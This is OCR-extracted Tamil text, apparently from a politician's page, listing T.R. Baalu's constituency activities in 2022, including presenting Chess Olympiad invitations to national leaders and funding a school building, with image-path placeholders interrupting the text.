28,2022 அன்று மாமல்லபுரத்தில் நடைபெறவுள்ள 44வது செஸ் ஒலிம்பியாட் போட்டிக்கான துவக்க விழா அழைப்பிதழ் மற்றும் சின்னத்தினை மாண்புமிகு ஒன்றிய பாதுகாப்புத் துறை அமைச்சர் திரு.இராஜ்நாத் சிங் அவர்களிடம் வழங்கியபோது. ஜூலை 28, 2022 அன்று மாமல்லபுரத்தில் நடைபெறவுள்ள 44வது செஸ் ஒலிம்பியாட் போட்டிக்கான துவக்க விழா அழைப்பிதழ் மற்றும் சின்னத்தினை மாண்புமிகு பாரதப் பிரதமர் திரு.நரேந்திர மோடி அவர்களிடம் அவர்கள் வழங்கியபோதுதிருப்பெரும்புதூர் நாடாளுமன்ற உறுப்பினர் திரு. டி.ஆர்.பாலு அவர்கள், தாம்பரம் மாநகராட்சி, கடப்பேரி கிராமத்தில்உள்ள ஆதிதிராவிடர் நலப் பள்ளிக்கு புதிய கட்டடம் கட்டுவதற்கு ரூ.50 லட்சம் நிதியினை தனது நாடாளுமன்ற மேம்பாட்டு நிதியிலிருந்துவிடுவிக்கக் கோரும் மாவட்ட ஆட்சித் தலைவருக்கு எழுதிய கடிதத்தினை, தாம்பரம் மாநகராட்சி மேயர் திருமதி வசந்தகுமாரி கமலக்கண்ணன் மற்றும் தாம்பரம் சட்டமன்ற உறுப்பினர் திரு.எஸ்.ஆர்.இராஜா ஆகியோரிடம் 14.07.2022 அன்று வழங்கியபோது. ‘சனாதனம்’ பற்றிய ஆளுநரின் கருத்து -திமுக பொருளாளர் டி.ஆர். பாலு கண்டனம் காஞ்சிபுரம் மாவட்டம், திருப்பெரும்புதூர் ஒன்றியம், காட்ரம்பாக்கம் ஊராட்சியில் ஹுண்டாய் மோட்டார் இந்தியா அறக்கட்டளையால் கட்டிமுடிக்கப்பட்ட சமுதாய நலக்கூடம் கட்டிடத்தை மாண்புமிகு சிறு,குறு மற்றும் நடுத்தர தொழில் நிறுவனங்கள் துறை அமைச்சர் திரு.தா.மோ.அன்பரசன் அவர்களுடன் திறந்து வைத்த போது. ConstituencyActivities 15.09.2022 அன்று விருதுநகரில் நடைபெற்ற கழக முப்பெரும் விழாவில், தமிழக முதலமைச்சர் தளபதிஅவர்களிடமிருந்து “கலைஞர் விருதினை” பெற்றுக்கொண்டபோது.